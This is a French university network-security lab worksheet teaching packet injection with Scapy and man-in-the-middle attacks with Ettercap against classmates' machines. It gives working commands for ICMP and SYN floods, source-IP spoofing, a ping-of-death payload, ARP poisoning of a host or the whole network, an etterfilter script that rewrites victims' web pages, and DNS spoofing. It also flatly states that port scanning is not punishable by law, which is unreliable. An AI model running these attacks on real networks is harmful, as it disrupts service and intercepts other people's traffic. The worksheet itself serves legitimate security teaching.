

## TP 3

### Injection de trafic

#### Objectifs du TP

Ce TP a pour but de vous faire découvrir l'outil d'injection de trafic appelé Scapy ainsi que l'outil Ettercap. Il a aussi pour but de vous montrer comment faire quelques attaques avec ces outils.

#### Configuration de la VM

- Lancez la machine virtuelle Kali Linux
- Mettez la machine virtuelle en mode pont « *bridge* » afin de qu'elle soit accessible sur le réseau.  
*Paramètres VM -> Réseaux -> Accès par pont*
- Pour récupérer une nouvelle adresse IP via le *dhcp*, tapez la commande :
  - `service networking restart` ensuite vérifiez la récupération d'une adresse dans votre réseau local

#### Installation de l'outil Scapy

- L'outil scapy est pré-installé sur la VM Kali Linux. Sinon :
- Pour le télécharger : `apt-get install python-scapy` (vérifier si l'outil Scapy est déjà pré-installé)
- Lancer scapy : `scapy`

Voir les différentes fonctions : `lsc()`

Pour sortir : `exit()`

#### Partie 1 : Injection de trafic avec l'outil Scapy

Scapy est un outil Open Source écrit en python, il permet de manipuler, forger, décoder, émettre, recevoir les paquets d'une multitude de protocoles (ARP, DHCP, DNS, ICMP, IP...).

Scapy est principalement utilisé pour des tests de sécurité.

- Distributé sous GPLv2
- <http://www.secdev.org/projects/scapy/>
- <https://scapy.readthedocs.io/en/latest/usage.html>

#### Exercice 1 :

##### ***Construire un paquet et visualiser son contenu***

```
>>> a= IP() // a est une variable qui contient le paquet
>>> a.show() // Pour visualiser le contenu
>>> a=IP(src="192.168.1.1", dst="192.168.1.2",ttl=10)
>>> a.show() //Pour visualiser le contenu
```

Remplacer les adresses ci-dessus par les adresses de vos machines

- Empilement des couches : l'opérateur `/` peut être utilisé comme opérateur de composition entre deux couches. Pour construire un message *ping* :

```
a = IP(dst="192.168.1.1", src="10.10.10.1")/ICMP()
```

Visualiser le contenu :

```
ls(a) ou a.show()
```

## Techniques d'Attaques

- Envoyer un ping :

```
a = IP(dst="192.168.1.1")/ICMP(type=8, code=0)
a.summary()
res = sr(a) //envoyer le paquet a
```

Lancer Wireshark sur les deux machines (source/destination) et vérifier l'envoi/réception du ping.

Visualiser la réponse *echo reply* sur la machine source :

```
res[0].summary() // voir le premier résultat
```

La fonction `sr ()` sert à envoyer des paquets et à recevoir des réponses. La fonction renvoie un couple de paquets et de réponses, ainsi que les paquets sans réponse. La fonction `sr1 ()` est une variante qui ne renvoie qu'un seul paquet ayant répondu au paquet (ou à l'ensemble de paquets) envoyé. Les paquets doivent être des paquets de couche 3 (IP, ARP, etc.). La fonction `srp ()` fait de même pour les paquets de couche 2 (Ethernet, 802.3, etc.). S'il n'y a pas de réponse, une valeur `Aucun` sera attribuée à la place lorsque le délai d'expiration est atteint.

Utiliser les champs d'une trame au niveau 2 :

- Exemple

```
b= Ether()
b.show()
sendp(Ether(dst="08 :11 :96 :f6 :42 :12")/IP(dst="192.168.1.1") / ICMP())
```

- Envoyer un grand nombre de ping :

```
sendp(IP(dst="192.168.1.1") / ICMP(),count = 100000)
sendp(IP(dst="192.168.1.1") / ICMP(),loop=1
```

`loop=1`, c'est pour envoyer les paquets en permanence  
`count=100 000`, c'est pour envoyer seulement 100 000 paquets

### ***IP source spoofing***

Envoyer des *ping* à la machine de votre collègue en utilisant l'adresse source de 8.8.8.8 !!!

1. Créer le message avec l'encapsulation suivante `a=Ether()/IP()/ICMP()`
2. Remplir les différents paramètres des entêtes du niveau 2,3 et4
3. Envoyer le message avec la commande `sendp(a, loop=1)`

- Envoyer une requête SYN

```
send(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
send(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))
```

`dport(440,443)`: c'est pour envoyer des SYN pour tous les ports entre 440 à 443.

Lancer Wireshark sur la machine distante et vérifier la réception du SYN.

## Techniques d'Attaques

Voir le paquet en Hex

```
hexdump()  
hexdump(pkt)
```

- Envoyer un SYN (*flooding*)
  1. Lancer le serveur apache2 sur une machine (celle de votre collègue) avec la commande
    - `service apache2 start`
  2. Créer un paquet p et randomiser le numéro de port à à chaque envoie
  3. Les paquets générés par *Scapy* passeront par le noyau, qui va envoyer des réponses RST (les réinitialisations) à la cible, car le noyau de la machine attaquante n'a pas initié les sessions TCP. Pour éviter cette situation, ajouter une règle *iptables* pour empêcher votre machine d'envoyer les RSTs. Sinon, l'attaque va échouer.  
  
`iptables -A OUTPUT -p tcp -s 192.168.X.Y --tcp-flags RST RST -j DROP`  
  
*192.168.X.Y est l'adresse IP de votre machine*
  4. Lancer l'attaque avec la commande `srloop` et vérifier la réponse  
`ans,unans=srloop(p,inter=0.01,timeout=5)`
  5. Afficher le résultat (*ans* pour *answered* et *unans* pour *unanswered*)  
`ans.summary()`  
`unans.summary()`
  6. Vérifier le résultat de l'attaque sur la machine de votre collègue
  7. Vérifier le temps d'attente du système après la réception d'un SYN avec la commande `cat /proc/sys/net/ipv4/tcpack_retries`, si vous voulez le modifier, ouvrez le fichier `/etc/sysctl.conf` et y écrire `net.ipv4.tcp_synack_retries = X`, où X est la valeur souhaitée (1, par exemple). Ensuite appliquez le changement avec la commande `sysctl -p /etc/sysctl.conf`, vérifier la nouvelle valeur.

Exercice 2 : Balayage de ports avec *Scapy* [à rendre dans le rapport]

**N.B** : Le balayage de port n'est pas punissable par la loi parce qu'on ne viole en rien les droits des utilisateurs. Pour s'en protéger, il faut utiliser un IDS.

- En utilisant les commandes de *Scapy*, remplir le tableau suivant :

Port	Drapeau(x) TCP envoyé(s)	Réponse si le port est ouvert	Réponse si le port est fermé
80	SYN		
80	Push, FIN, Urgent		
80	FIN		
80	Rien		

- Pour lancer le serveur web apache2 (qui utilise le port 80) sur votre machine : `service apache2 start`
- Envoyez un TCP SYN sur chaque port et attendez un SYN-ACK, RST ou un paquet ICMP error
  - Visualiser le résultat sur Wireshark
  - ou via `res[0].summary()`

## Techniques d'Attaques

### Exercice 3 :

#### **Fragmentation de paquets**

Envoyer deux messages de tailles différentes (petite et grande) et regarder le résultat sur la machine distante.

Dans la première commande, combien de paquets la machine distante a-t-elle reçu ? Dans la deuxième ? Pourquoi ?

```
EX de paquet de grande taille: Ping of death:
send(IP(dst="192.168.1.5")/ICMP()/("X"*60000))
send( fragment(IP(dst="192.168.1.5")/ICMP()/("X"*70000)) )
```

#### **Sniffing**

Pour sniffer le trafic, on utilise la commande sniff.

```
pkts = sniff(count=10)
pkts.show()

pkts = sniff(filter="icmp and host 192.168.1.1", count = 2)
pkts.show()
```

### Exercice 4:

#### **Génération d'un paquet mal formé**

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Générer d'autres paquets mal formés et visualiser le résultat avec Wireshark

### Exercice 5:

#### **Faire un traceroute**

```
res,unans=traceroute(["www.microsoft.com"],maxttl=20)
res.show()
res.graph() # pour voir le résultat de traceroute en image()
res.graph(target="> /tmp/graph.svg") # sauvegarder le fichier
res.trace3D(), pour voir le résultat en 3D # nécessite une librairie graphique, à installer
```

- Expliquez le principe de *traceroute*
- Ecrivez une (et une seule) commande en scapy, qui vous permet d'afficher le même résultat que *traceroute*.
- Voir toutes les adresse MAC /IP dans un réseau : `arp-scan` or `netdiscover`

### Exercice 6:

Ecrivez un script en python pour capturer 10 paquets et les afficher

```
#!/usr/bin/env python
from scapy.all import *
a=sniff(count=10)
```

## Techniques d'Attaques

```
a.summary()
```

```
chmod +x scapysniff.py  
./scapysniff.py
```

### Partie 2 [à rendre dans le rapport] : Attaque MITM avec l'outil Ettercap

L'ARP *poisoning* consiste à modifier l'association entre l'adresse IP (niveau 3) et l'adresse MAC, ou Ethernet (niveau 2) d'une machine cible. En effectuant ces modifications, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate.

Hardware type (16 bits)	
Protocol type (16 bits)	
Length of the hardware address	Length of protocol address
Operator (16 bits)	
Hardware address of the sender	
IP address of the sender	
Hardware address of the receiver	
IP address of the receiver	

Figure 1. Entête ARP

Field	Description
Hardware Type	Identifies the type of the hardware interface. Refer to Table 1-2 for the information about the field values.
Protocol type	Type of protocol address to be mapped. 0x0800 indicates an IP address.
Length of the hardware address	Hardware address length (in bytes)
Length of protocol address	Protocol address length (in bytes)
Operator	Indicates the type of a data packets, which can be: 1 1: ARP request packets 1 2: ARP reply packets 1 3: RARP request packets 1 4: RARP reply packets
Hardware address of the sender	Hardware address of the sender
IP address of the sender	IP address of the sender
Hardware address of the receiver	1 For an ARP request packet, this field is null. 1 For an ARP reply packet, this field carries the hardware address of the receiver.
IP address of the receiver	IP address of the receiver

Figure 2. Description des champs de l'entête ARP

Tapez `arp -a`, sur la machine de votre collègue, par exemple

En principe, cette attaque empêche un client de joindre directement la passerelle par une corruption du cache ARP. Dans la salle de TP, on pourrait ne pas pouvoir usurper l'adresse de la passerelle. Il faut donc, usurper l'adresse d'une machine dans la salle de TP. Empoisonner la table ARP de la machine de votre collègue pour qu'il ne puisse pas joindre une machine que vous choisissez au hasard.

Ettercap est un logiciel d'analyse du réseau IP permettant de réaliser des attaques dites de l'homme du milieu (*Man In The Middle*) contre un certain nombre de protocoles de communication. Ettercap intercepte le trafic et permet de modifier les champs utiles du paquet sur la base des options de filtrage. L'attaquant peut aussi concevoir un filtre pour intercepter, modifier ou injecter de nouveaux paquets sur un segment réseau. Ettercap permet également des attaques sur des protocoles chiffrés comme https.

## Techniques d'Attaques




Figure 3. Attaque MITM sur un segment réseau

Ettercap permet d'utiliser trois interfaces distinctes. Une interface graphique en GTK, une interface en mode texte et en ligne de commande.

- Ettercap est déjà installé sur les VM Kali
- Installation de l'outil Ettercap manuellement
  - `apt-get install ettercap-text-only` ou `apt-get install ettercap`

### Exercice 1 : ARP Poisoning Basic

Nous voulons mettre en place une attaque MITM afin de surveiller le trafic sortant de la machine victime.

Choisir une machine victime dans votre salle de TP et lancer la commande `arp -a` pour voir la table ARP avant l'attaque. Notez bien l'adresse MAC de la passerelle.

Réaliser l'attaque MITM avec l'outil Ettercap, en utilisant la commande l'ARP Poisoning :

```
ettercap -T -q -M arp:remote /192.168.2.30// /192.168.2.254// -w result
```

- -T : lance ettercap en mode texte
- -q : permet de ne pas afficher les requêtes dans le terminal
- -M : indique que l'on veut une attaque de type "Man in the middle"
- -w : enregistre le résultat de la capture dans un fichier
- 192.168.2.30 est la machine cible et 192.168.2.254 est la passerelle de sortie

Note : pour arrêter proprement l'attaque, il faut appuyer sur la touche q. ⚠

Si l'attaque ne fonctionne pas avec la passerelle dans votre salle de TP, remplacer l'adresse de la passerelle par l'adresse d'une autre machine dans la salle et vérifier la table ARP sur la machine victime avec `arp -a`

Le fichier de sortie result sera au format pcap (packet capture). Sinon avec Wireshark vous pouvez visualiser le trafic de votre victime.

### Attaquer tout le réseau :

```
ettercap -T -q -M arp:remote /// ///
```

Ettercap peut être utilisé pour modifier ou supprimer les paquets de sorte que la victime ne peut obtenir le contenu grâce à Etterfilter.

- Qu'est ce que `etterfilter` ?

## Techniques d'Attaques

- Comment l'utiliser ? Modifiez des paquets et visualiser le résultat sur une page web que la victime demande.

**Indice** (ou solution ;-)) :


Créez un fichier "conf.filter". Il s'agit d'un fichier contenant les actions à effectuer sur le paquet intercepté par ettercap. En l'occurrence, nous récupérons les paquets TCP envoyé en http et nous allons :

- Modifiez la valeur Accept-Encoding par Accept-Rubbish!
- Modifiez les images sources
- Faites d'autres types de modifications si vous le souhaitez

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        // note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"https://sourceVersVotreImage/votreImage.png\" ");
    replace("IMG SRC=", "img src=\" https://sourceVersVotreImage/votreImage.png\" ");
    replace("M", "Notre prof est le meilleur");
    msg("Modification works.\n");
}
```

- Ensuite compilez le script avec etterfilter, permettant de transformer un fichier filter en ef, binaire interprétable par ettercap, grâce à la commande suivante :  
`etterfilter conf.filter -o conf.ef.`
- Lancez l'attaque :  
`ettercap -T -q -F conf.ef -M arp:remote /@IP Target// /@IP Gateway//`
  - L'option -F permet de donner le fichier du filtre contenant les actions à effectuer sur le paquet et -M spécifie s'il s'agit d'une attaque "man in the middle".
  - Comment faire pour lancer l'attaque contre toutes les machines du réseau

Le DNS poisoning est une technique permettant de leurrer les serveurs DNS afin de leur faire croire qu'ils reçoivent une réponse valide à une requête qu'ils effectuent, alors qu'elle est frauduleuse. Une fois que le serveur DNS a été empoisonné, l'information est mise dans un cache, rendant ainsi vulnérables tous les utilisateurs de ce serveur. Ce type d'attaque permet, par exemple, d'envoyer un utilisateur vers un faux site dont le contenu peut servir à de l'hameçonnage.



- Comment le réaliser avec ettercap ?


**Indice :**

Pour réaliser cette attaque avec ettercap, il faut modifier le fichier `etc/ettercap.etter.dns`. Il faut ajouter les URLs spoofées et l'IP vers lesquelles rediriger les cibles.

Par exemple, dans la capture suivante si le fichier `/etc/ettercap/etter.dns` contient la ligne

## Techniques d'Attaques

www.binrev.com A 192.168.1.37,  
cela signifie le lorsque l'utilisateur cible accèdera à www.binrev.com, il sera redirigé vers 192.168.1.37.



```
www.binrev.com A 192.168.1.37
```

Puis lancez la commande :

```
ettercap -Tqi eth0 -P dns_spoof -M arp /// ///
```

- Arpspoof est un autre outil qui permet de réaliser l'ARP Poisoning. Utiliser le et expliquer les détails de votre démarche
- Question Bonus : Réaliser un ARP poisoning en utilisant uniquement Scapy.